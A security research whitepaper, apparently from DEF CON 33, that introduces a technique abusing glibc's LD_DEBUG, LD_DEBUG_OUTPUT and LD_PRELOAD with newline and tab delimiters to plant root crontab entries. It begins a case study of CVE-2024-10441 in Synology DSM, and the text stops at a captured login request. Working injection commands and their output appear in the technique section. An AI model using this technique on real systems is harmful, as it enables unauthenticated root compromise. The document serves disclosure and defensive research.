

DISGUISE DELIMIT:

Exploiting Synology NAS with Delimiters and Novel Tricks

By Ryan Emmons, Staff Security Researcher at Rapid7
A DEF CON 33 Whitepaper

CONTENTS

Introduction	3
Dirty file write via LD DEBUG injection	4
LD DEBUG overview	4
Delimiter injection	6
Alternative techniques with N-Day examples	9
Unauthenticated remote code execution in Synology DSM (CVE-2024-10441)	10
Vulnerability overview	10
Affected devices	10
Technical analysis narrative	10
Conclusion	20
About Rapid7	20

INTRODUCTION

The GNU C Library ("glibc") plays a key role in the Linux ecosystem, providing many core APIs. This whitepaper will focus on a software component of the glibc, the dynamic linker and loader ("ld"). In this paper, we introduce a novel exploitation technique called the "linker dirty file write," targeting the glibc dynamic linker and loader. We developed this technique to exploit an environment variable injection primitive, for which no existing techniques were suitable. The result of its use is the conversion of environment variable control to code execution on Linux.

There are well-known existing methods of establishing code execution via environment variables on Linux. However, these techniques depend on the presence of interpreted language gadgets, file uploads, or additional vulnerabilities. Without one or more of those capabilities, there are no published techniques to achieve code execution.

The primary advantage of the proposed linker dirty file write technique is that it requires none of these prerequisites. It is language-agnostic and does not leverage a file upload. The exploitation technique pairs the use of a linker debugging feature with a delimiter injection to write payloads to disk with fully controlled lines. The technique is documented in this whitepaper, and its use is demonstrated through a zero-day case study.

Dirty file write via LD_DEBUG delimiter injection

LD_DEBUG overview

When a process is executed, the glibc dynamic linker and loader will search for and load shared libraries that are required by the dynamically linked binary. Before doing so, it will check for a few specific environment variables to determine what behavior is desired. The glibc dynamic linker and loader offers useful program debugging features, implemented through the use of environment variables.

In [the manual for ld.so](#), several such variables are outlined. These include well-known variables like `LD_PRELOAD`, which has a long exploitation history. Additionally, there are more esoteric environment variables like `LD_SHOW_AUXV` and `LD_PREFER_MAP_32BIT_EXEC`. In this case, the focus is on `LD_DEBUG` and `LD_DEBUG_OUTPUT`.

Documentation for the `LD_DEBUG` environment variable is depicted below. If the variable is present in the environment when the dynamic linker runs, debugging information will be printed to the console. The information to be printed can be specified using the variable's value.

```
LD_DEBUG (since glibc 2.1)
  Output verbose debugging information about operation of
  the dynamic linker.  The content of this variable is one
  of more of the following categories, separated by colons,
  commas, or (if the value is quoted) spaces:

  help    Specifying help in the value of this variable does
           not run the specified program, and displays a help
           message about which categories can be specified in
           this environment variable.

  all     Print all debugging information (except statistics
           and unused; see below).

  bindings
           Display information about which definition each
           symbol is bound to.

  files   Display progress for input file.

  libs    Display library search paths.

  reloc   Display relocation processing.

  scopes  Display scope information.

  statistics
           Display relocation statistics.

  symbols
           Display search paths for each symbol look-up.

  unused  Determine unused DSOs.

  versions
           Display version dependencies.
```

This is shown in action below, with the value "libs" set to print library search debugging information for the `ld` command. Note that every line of debugging output is prefixed with five spaces, the process ID number, and a colon character.

None

```
$ LD_DEBUG=libs id
51231: find library=libselinux.so.1 [0]; searching
51231: search cache=/etc/ld.so.cache
51231: trying file=/lib/x86_64-linux-gnu/libselinux.so.1
51231:
51231: find library=libc.so.6 [0]; searching
51231: search cache=/etc/ld.so.cache
51231: trying file=/lib/x86_64-linux-gnu/libc.so.6
51231:
51231: find library=libpcre2-8.so.0 [0]; searching
51231: search cache=/etc/ld.so.cache
51231: trying file=/lib/x86_64-linux-gnu/libpcre2-8.so.0
51231:
51231:
51231: calling init: /lib64/ld-linux-x86-64.so.2
[..SNIP..]
```

A secondary affiliated environment variable called `LD_DEBUG_OUTPUT` can also be used. That environment variable's documentation is depicted below. It can be used any time `LD_DEBUG` is used to redirect the debugging console output to a file. The file path and name will be whatever the variable's value is, with a period character and the process ID appended.

```
LD_DEBUG_OUTPUT (since glibc 2.1)
By default, LD_DEBUG output is written to standard error.
If LD_DEBUG_OUTPUT is defined, then output is written to
the pathname specified by its value, with the suffix "."
(dot) followed by the process ID appended to the pathname.

LD_DEBUG_OUTPUT is ignored in secure-execution mode.
```

That functionality is depicted below, with a `/var/tmp/debug_file` path provided. This time, rather than showing verbose console output, the output of `id` is printed to the console. Upon investigation, the debugging file has been written to the disk.

None

```
# LD_DEBUG=libs LD_DEBUG_OUTPUT=/var/tmp/debug_file id
uid=0(root) gid=0(root) groups=0(root)
# ls /var/tmp/debug_file*
/var/tmp/debug_file.64220
# head -n 3 /var/tmp/debug_file.64220
64220: find library=libselinux.so.1 [0]; searching
64220: search cache=/etc/ld.so.cache
64220: trying file=/lib/x86_64-linux-gnu/libselinux.so.1
```


Delimiter injection

As depicted above, the ability to set multiple environment variables for a process facilitates a file write. The file directory is fully controlled and the file name is partially controlled. The primary outstanding question, for an attacker, is the ability to control file contents.

The well-known `LD_PRELOAD` environment variable can be leveraged for partial control of file contents. This environment variable specifies the path to a shared library that will be loaded before any other libraries. Linker documentation notes that `LD_PRELOAD` can contain multiple library paths, separated by a space or colon character.

LD_PRELOAD

A list of additional, user-specified, ELF shared objects to be loaded before all others. This feature can be used to selectively override functions in other shared objects.

The items of the list can be separated by spaces or colons, and there is no support for escaping either separator. The objects are searched for using the rules given under DESCRIPTION. Objects are searched for and added to the link map in the left-to-right order specified in the list.

After repeating the debug file creation process with an `LD_PRELOAD` variable containing “TEST_PRELOAD”, tainted data is present in the resulting log file. Note that every line is prefixed with five spaces, the process ID, a colon, and some additional padding and text.

None

```
# LD_DEBUG=libs LD_DEBUG_OUTPUT=/var/tmp/debugging_out LD_PRELOAD=TEST_PRELOAD /bin/id
ERROR: ld.so: object 'TEST_PRELOAD' from LD_PRELOAD cannot be preloaded (cannot open
shared object file): ignored.
uid=0(root) gid=0(root) groups=0(root),2(daemon),19(log)
# ls -la /var/tmp/debugging_out*
-rw----- 1 root root 1948 Sep 17 12:04 /var/tmp/debugging_out.11320
# head -n 2 /var/tmp/debugging_out.11320
    11320:      find library=TEST_PRELOAD [0]; searching
    11320:      search cache=/etc/ld.so.cache
```

This establishes a primitive — a dirty file write to a semi-controlled file name and path. Notably, this file write is very dirty; only a small portion of the file contents are controlled, and tainted data is prepended with the value `11320: find library=`. Exploitation of this primitive would require very specific circumstances. Even with a lax parser, the string appended to the file name complicates a tactic like writing an executable script to a web root.

However, it's possible to improve the quality of this primitive. By design, every line within `LD_DEBUG` log output is intended to be prefaced with five spaces, the PID, and a colon character. What happens if `LD_PRELOAD` contains line feed characters?

```

None
# LD_DEBUG=libs LD_DEBUG_OUTPUT=/var/tmp/debugging_out LD_PRELOAD="$(printf
'TEST_PRELOAD\nLINE_2\nLINE_3')" /bin/id
ERROR: ld.so: object 'TEST_PRELOAD
LINE_2
LINE_3' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
uid=0(root) gid=0(root) groups=0(root),2(daemon),19(log)
# ls -la /var/tmp/debugging_out*
-rw----- 1 root root 2067 Sep 17 12:12 /var/tmp/debugging_out.12810
# head -n 8 /var/tmp/debugging_out.12810
12810: find library=TEST_PRELOAD
LINE_2
LINE_3 [0]; searching
12810: search cache=/etc/ld.so.cache
[..SNIP..]

```

As it turns out, `LD_DEBUG` doesn't account for line feed characters in a provided library path. Because of this behavioral quirk, the `LD_DEBUG` file write primitive has been upgraded; it offers control of some entire lines in a dirty file, control of the directory of the dirty file, and control of most of the dirty file name. All that's needed to exploit this primitive is a system that does permissive line-by-line parsing of arbitrarily named files for code execution.

The [crond](#) system fits the bill, and it's installed on most Linux systems. In one-minute intervals, the cron daemon will parse every file in `/etc/cron.d` as a crontab, regardless of file name or extension. The [crontab specification](#) manual outlines clear formatting criteria for crontab files: "Blank lines and leading spaces and tabs are ignored. Lines whose first non-space character is a pound-sign (#) are comments, and are ignored."

A system crontab line should begin with an execution schedule, which is documented as a space-delimited set of five time interval fields. It should also typically specify a username to execute as, as well as a command to execute. An example valid crontab file is depicted below.

```

None
# This is a comment. Valid comments must begin with a pound sign on a new line.
5 0 * * * root $HOME/bin/daily.job >> $HOME/tmp/out 2>&1

```

Surprisingly, despite clearly defined formatting criteria for crontab files, the cron daemon will simply ignore malformed lines and continue down the file to locate valid lines. Testing a crontab file with junk lines, such as " 12810: find library=TEST_PRELOAD", and valid lines, such as " * * * * * root id", still resulted in the valid lines being parsed and executed.

However, an issue comes into play when injecting crontab payloads via `LD_PRELOAD`. Crontab line fields, such as the time interval, target user, and command string, are typically intended to be delimited by spaces. Unfortunately, since `LD_PRELOAD` treats spaces and colons as library path delimiters, spaces cannot be used for exploitation. An example of this problem is depicted in the console output below. Every space character acts as an unintended library path delimiter, resulting in a fragmented payload in the written dirty file.

None

```
# LD_PRELOAD="$(printf 'NOP\n* * * * * root id\n#NOP')" LD_DEBUG=libs
LD_DEBUG_OUTPUT=/etc/cron.d/failedhax id
ERROR: ld.so: object 'NOP
*' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded (cannot open shared
object file): ignored.
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded (cannot open shared
object file): ignored.
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded (cannot open shared
object file): ignored.
ERROR: ld.so: object '*' from LD_PRELOAD cannot be preloaded (cannot open shared
object file): ignored.
ERROR: ld.so: object 'root' from LD_PRELOAD cannot be preloaded (cannot open shared
object file): ignored.
ERROR: ld.so: object 'id
#NOP' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
uid=0(root) gid=0(root) groups=0(root)
# ls /etc/cron.d/failedhax.*
/etc/cron.d/failedhax.137949
# head -n 5 /etc/cron.d/failedhax.137949
137949: find library=NOP
* [0]; searching
137949: search cache=/etc/ld.so.cache
[..SNIP..]
```

Instead, a different delimiter character must be used to avoid payloads in `LD_PRELOAD` that contain spaces being split up in the output file. The new delimiter needs to be recognized by the cron daemon and ignored by `LD_PRELOAD`.

Although it's not formally documented in the `cron` manual, crontab text can be delimited by tab characters instead of spaces. Since Linux file paths can contain tabs and the linker doesn't consider them to be library delimiters, `LD_PRELOAD` will treat tabs as part of a single shared library path. This makes tab characters an ideal candidate for this scenario, and it facilitates a powerful exploitation technique for environment variable control on Linux. An example of this exploitation technique is depicted below, where the highlighted yellow text is the malicious tab-delimited crontab entry and the highlighted red text is the necessary escape sequence.

None

```
# LD_PRELOAD="$(printf 'NOP\n*\t*\t*\t*\t*\troot\tid\n#NOP')" LD_DEBUG=libs
LD_DEBUG_OUTPUT=/etc/cron.d/hax id
ERROR: ld.so: object 'NOP
* * * * * root id
#NOP' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
uid=0(root) gid=0(root) groups=0(root)
# ls /etc/cron.d/hax.*
/etc/cron.d/hax.137913
# head -n 5 /etc/cron.d/hax.137913
137913: find library=NOP
* * * * * root id
#NOP [0]; searching
```



```
137913:  search cache=/etc/ld.so.cache
[...SNIP...]
```

The dirty linker file write payload above results in the execution of `ld` as the root user every one minute. A Synology DSM zero-day case study is documented in the next major section of this paper to demonstrate real-world exploitation with this technique.

Alternative techniques with N-Day examples

There are many existing techniques that can be leveraged by attackers with environment variable control. However, these alternative techniques all have major disadvantages compared to the dirty file write technique proposed in this paper. The advantages and disadvantages of alternative techniques are documented below.

Techniques targeting specific technologies

A variety of techniques exist for remote Linux environment variable exploitation scenarios targeting certain technologies. For example:

- Orange Tsai [abused ORIG_SCRIPT_NAME](#) to exploit [CVE-2019-11043](#), targeting PHP.
- Felix Wilhelm of Google Project Zero [used NODE_OPTIONS](#) to exploit NodeJS JavaScript GitHub Action runners for remote code execution ([CVE-2020-15228](#)).
- Security researchers at elttam [documented](#) exploitation techniques for some interpreted languages, such as Perl ([PERL5OPT](#)), Python ([PYTHONWARNINGS](#)), and Ruby ([RUBYOPT](#)).
- Security researcher Y4er [demonstrated](#) exploitation of BitBucket's [CVE-2022-43781](#) using a Git-specific variable ([GIT_EXTERNAL_DIFF](#)) that facilitated code execution.
- watchTowr researchers [used](#) PHP's [PHPRC](#) environment variable with a file upload to exploit [CVE-2023-36844](#) for remote code execution on Juniper firewalls.

Language-Agnostic Techniques

Despite a plentiful list of technology-specific techniques, very few language-agnostic techniques exist for exploitation of environment variable control. For example, native code binaries would typically not be susceptible to any of the above techniques unless the software explicitly implemented custom susceptible environment variables (such as the Git example).

If the attacker could upload a malicious shared library to disk with a known file name, they could use the [LD_PRELOAD](#) or [LD_AUDIT](#) environment variables to load the library for code execution. This sort of thing is often seen in the context of local privilege escalation, but it is also viable remotely if a file upload with a known file name is present. Notably, file uploads are often not available in a remote exploitation context, particularly in scenarios without authentication.

If a shell execution context is used, shell patterns like `$()` or the use of environment variables like [IFS](#) or [BASH_ENV](#) might succeed. Unfortunately, in a Linux syscall execution context (as is typically the case for native binaries), these are not evaluated. In the case study scenario, these types of injections were not viable.

The security firm elttam found and reported [CVE-2017-17562](#), a remote Linux environment variable control vulnerability in GoAhead web server. They used a [novel technique](#) that did not require a disk write for exploitation — the use of [LD_PRELOAD](#) to reference an in-memory file descriptor through `/proc/self/`. This technique is only viable if a file descriptor is mapped by the target application and able to be

referenced from the injected process context. Despite how interesting this technique is, it is not widely applicable to other software systems.

Unauthenticated remote code execution in Synology DSM (CVE-2024-10441)

Vulnerability overview


This section outlines a zero-day case study wherein the dirty file write technique was used. Synology DiskStation and BeeStation are affected by an unauthenticated root-level remote code execution vulnerability in Synology DSM. The vulnerability class is [Improper Neutralization of Parameter/Argument Delimiters \(CWE-141\)](#). The exploit targets a Synology web service running on port 80, 443, 5000, 5001, 6600, or 6601, depending on the Synology device being targeted.

Affected devices


All Synology DiskStation NAS devices tested were vulnerable in the default configuration. The Synology BeeStation device is vulnerable in the non-default (but likely common) "Local Access" configuration. A [naive query](#) at the time of disclosure for the "webman" path string used by the DSM web service returned approximately 950,000 internet-facing systems that may have been vulnerable to this exploit.

Technical analysis narrative

During testing of the DSM 7 web login flow, I observed some interesting behavior that ultimately resulted in unauthenticated remote code execution. Below is a sequence of screenshots demonstrating what the authentication flow looks like for a web user. First, the user is prompted for a username, which we'll enter the value "USERNAME" for. Next, the Vue.JS web application prompts for a password.



After the user enters a password and clicks the blue arrow, the login button spins for ~5 seconds while some activity takes place behind the scenes. As would be expected, since we're using invalid credentials here, the authentication attempt fails. This flow is shown in the screenshots below.



Now, let's observe the same authentication attempt through the lens of a **bpfftrace** monitor. Below is the terminal output from a **bpfftrace** program that was used to monitor syscall activity. We'll start the monitor, then perform the same login attempt against the web service on port 6600.

None

```
# bpfftrace --unsafe /follow_syscall_activity.bt
Attaching 1 probe...
```

```
PID: 22515 CMD: NULL #[0]
PID: 22515 ENV:
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/syno/sbin:/usr/syno/bin:/usr/local/sbin:/usr/local/bin
PID: 22515 ENV: SOCKET=/run/synoscgi.sock
PID: 22515 ENV: LD_PRELOAD=openhook.so
PID: 22515 ENV: CONTENT_LENGTH=1309
PID: 22515 ENV: REWRITE_APP=SYNO.SDS.Bee.Instance
PID: 22515 ENV: SCRIPT_FILENAME=/usr/syno/synoman/webapi/entry.cgi
PID: 22515 ENV: SCRIPT_NAME=/webapi/entry.cgi
PID: 22515 ENV: REQUEST_METHOD=POST
PID: 22515 ENV: REQUEST_URI=/webapi/entry.cgi?api=SYNO.BEE.API.Auth
PID: 22515 ENV: QUERY_STRING=api=SYNO.BEE.API.Auth
PID: 22515 ENV: CONTENT_TYPE=application/x-www-form-urlencoded; charset=UTF-8
PID: 22515 ENV: DOCUMENT_URI=/webapi/entry.cgi
PID: 22515 ENV: DOCUMENT_ROOT=/usr/syno/synoman
PID: 22515 ENV: SCGI=1
PID: 22515 ENV: SERVER_PROTOCOL=HTTP/1.1
PID: 22515 ENV: REQUEST_SCHEME=http
PID: 22515 ENV: GATEWAY_INTERFACE=CGI/1.1
```

```

PID: 22515 ENV: SERVER_SOFTWARE=nginx/1.23.1
PID: 22515 ENV: REMOTE_ADDR=192.168.25.18
PID: 22515 ENV: REMOTE_PORT=58555
PID: 22515 ENV: SERVER_ADDR=192.168.25.205
PID: 22515 ENV: SERVER_PORT=6600
PID: 22515 ENV: SERVER_NAME=192.168.25.205
PID: 22515 ENV: PATH_INFO=
PID: 22515 ENV: HTTP_HOST=192.168.25.205:6600
PID: 22515 ENV: HTTP_CONNECTION=keep-alive
PID: 22515 ENV: HTTP_CONTENT_LENGTH=1309
PID: 22515 ENV: HTTP_PRAGMA=no-cache
PID: 22515 ENV: HTTP_CACHE_CONTROL=no-cache
PID: 22515 ENV: HTTP_USER_AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
PID: 22515 ENV: HTTP_CONTENT_TYPE=application/x-www-form-urlencoded; charset=UTF-8
PID: 22515 ENV: HTTP_ACCEPT= */*
PID: 22515 ENV: HTTP_ORIGIN=http://192.168.25.205:6600
PID: 22515 ENV: HTTP_REFERER=http://192.168.25.205:6600/
PID: 22515 ENV: HTTP_ACCEPT_ENCODING=gzip, deflate
PID: 22515 ENV: HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.9
PID: 22515 ENV: HTTP_COOKIE=_SSID=ksf2A70yQdIbtFKuxxciv4guH_LS81Xt4uTArvRA8z8;
stay_login=0;
did=QGDbLR0RJ10h5v184JneQqV9UtSiK1sFysZGEYTC1KLZMwgHqCwbBAbbq6ccfrD82G3cFG8R62Gzz109jQ
3Diw
PID: 22515 ENV: ENABLE_X_ACCEL_REDIRECT=yes
PID: 22515 ENV: SYNO_REMOTE_IP=192.168.25.18

PID: 22565 CMD: /usr/syno/plugin/weblogin/synocgi-plugin-weblogin --pre #[1]
PID: 22565 ENV:
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/syno/sbin:/usr/syno/bin:/usr/local/sbin:/usr/l
ocal/bin
PID: 22565 ENV: USER=
PID: 22565 ENV: TYPE=passwd
PID: 22565 ENV: IS_KNOWN_DEVICE=no
PID: 22565 ENV:
SYNO_PLUGIN_ARGS=/run/synopluginind//tmp/env.22249.cb4c40a3-ea5a-4a55-8854-cb6863faa906
PID: 22565 ENV: SYNO_PLUGIN_UUID=cb4c40a3-ea5a-4a55-8854-cb6863faa906
PID: 22565 CMDL: /usr/syno/plugin/weblogin/synocgi-plugin-weblogin
PID: 22565 CMDL: --pre

PID: 22691 CMD: /usr/syno/plugin/weblogin/synocgi-plugin-weblogin --post #[2]
PID: 22691 ENV:
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/syno/sbin:/usr/syno/bin:/usr/local/sbin:/usr/l
ocal/bin
PID: 22691 ENV: USER=USERNAME
PID: 22691 ENV: TYPE=passwd
PID: 22691 ENV: SESSION=webui
PID: 22691 ENV: API_VERSION=7
PID: 22691 ENV: IS_KNOWN_DEVICE=no
PID: 22691 ENV: IP=192.168.50.186
PID: 22691 ENV: AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
PID: 22691 ENV: STATUS=fail

```

```

PID: 22691 ENV: RESULT=-2
PID: 22691 ENV:
SYNO_PLUGIN_ARGS=/run/synoplugin/tmp/env.22249.dd150dfd-ee00-4578-bcb3-f52ed0f21e12
#[3]
PID: 22691 ENV: SYNO_PLUGIN_UUID=dd150dfd-ee00-4578-bcb3-f52ed0f21e12
PID: 22691 CMDL: /usr/syno/plugin/weblogin/synocgi-plugin-weblogin
PID: 22691 CMDL: --post

```

The output indicates that a CGI request is processed ([0]), then the `/usr/syno/plugin/weblogin/synocgi-plugin-weblogin` binary is subsequently executed twice. During the `--pre` execution ([1]), some software-specific environment variables are set: `USER`, `TYPE`, `IS_KNOWN_DEVICE`, `SYNO_PLUGIN_ARGS`, and `SYNO_PLUGIN_UUID`. During the second `--post` execution ([2]), some new environment variables are added and many of the initial variable values have been changed.

Interestingly, the `SYNO_PLUGIN_ARGS` environment variable during the `--pre` request contains a full file system path ([3]), `/run/synoplugin/tmp/`. However, after the authentication process completes, no files exist in that directory. We'll repeat the same login attempt process, this time with an inotify monitor on `/run/synoplugin/tmp` to see what's happening.

```

None
# inotifywait -e create,modify,delete -m /run/synoplugin/tmp/
Setting up watches.
Watches established.
/run/synoplugin/tmp/ CREATE env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3
/run/synoplugin/tmp/ MODIFY env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3
/run/synoplugin/tmp/ CREATE env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3.U4WDem
/run/synoplugin/tmp/ MODIFY env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3.U4WDem
/run/synoplugin/tmp/ DELETE env.24448.88c69348-b828-4d18-ab9e-4e85d4460ac3
/run/synoplugin/tmp/ CREATE env.24448.586d1dbf-9f04-440c-8404-461243634ec8
/run/synoplugin/tmp/ MODIFY env.24448.586d1dbf-9f04-440c-8404-461243634ec8
/run/synoplugin/tmp/ CREATE env.24448.586d1dbf-9f04-440c-8404-461243634ec8.F8hYTS
/run/synoplugin/tmp/ MODIFY env.24448.586d1dbf-9f04-440c-8404-461243634ec8.F8hYTS
/run/synoplugin/tmp/ DELETE env.24448.586d1dbf-9f04-440c-8404-461243634ec8

```

This output indicates that multiple directories and temporary files are being created and deleted in the `/run/synoplugin/tmp` directory over the course of a couple of seconds during authentication. To establish what's being written, we can execute a short bash snippet and submit another authentication request.

```

None
# printf '\nfirst file:\n' && while ! cat /run/synoplugin/tmp/env* 2>/dev/null ; do
printf ' ' ; done && printf '\nsecond file:\n' && sleep 1 && while ! cat
/run/synoplugin/tmp/env* 2>/dev/null ; do printf ' ' ; done

first file:
USER=

```

```
TYPE=passwd
IS_KNOWN_DEVICE=no

second file:
USER=USERNAME
TYPE=passwd
SESSION=webui
API_VERSION=7
IS_KNOWN_DEVICE=no
IP=192.168.50.186
AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.0.0 Safari/537.36
STATUS=fail
RESULT=-2
```

This data matches what we observed in the `bpfttrace` output, and it shines some light on what's happening here:

- A temporary file is created with the environment variables for the `synocgi-plugin-weblogin --pre` execution.
- That file is deleted after the first execution of `synocgi-plugin-weblogin`.
- A second file is created and populated with environment variables for the `synocgi-plugin-weblogin --post` execution. This contains the “fail” outcome of the login attempt, as well as a few other pieces of information about the request.
- That file is deleted after the second execution of `synocgi-plugin-weblogin`.

These temporary files appear to be used to store and pass argument data from the CGI execution for the `synocgi-plugin-weblogin` binary to reference as environment variables. Looking in the log file at `/var/log/synoplugin.log` reveals the environment variables from the second `synocgi-plugin-weblogin` execution listed as “Args” for the binary.

```
None
# grep 'USERNAME' /var/log/synoplugin.log
2024-09-16T12:50:41-05:00 BeeStation synoplugin[25282]: plugin_action.cpp:336
[19215][POST][weblogin][MAIN]
Scripts=[synocgi-plugin-weblogin,user-preference-check-permission.sh];
Args=[USER=USERNAME,TYPE=passwd,SESSION=webui,API_VERSION=7,IS_KNOWN_DEVICE=no,IP=192.
168.50.186,AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/128.0.0.0 Safari/537.36,STATUS=fail,RESULT=-2]
```

This implies that our theory about the temporary files is correct.

We'd like to be able to send malformed data to the application to see what injection potential might exist. Inconveniently, the Synology web service implements some custom layered cryptography in client-side JavaScript for data submitted via the login form. Below is an example of what the login request looks like after the layered RSA and AES encryption is applied.

None

```
POST /webapi/entry.cgi?api=SYNO.BEE.API.Auth HTTP/1.1
Host: 192.168.50.205:6600
Content-Length: 1325
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Origin: http://192.168.50.205:6600
Referer: http://192.168.50.205:6600/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

```
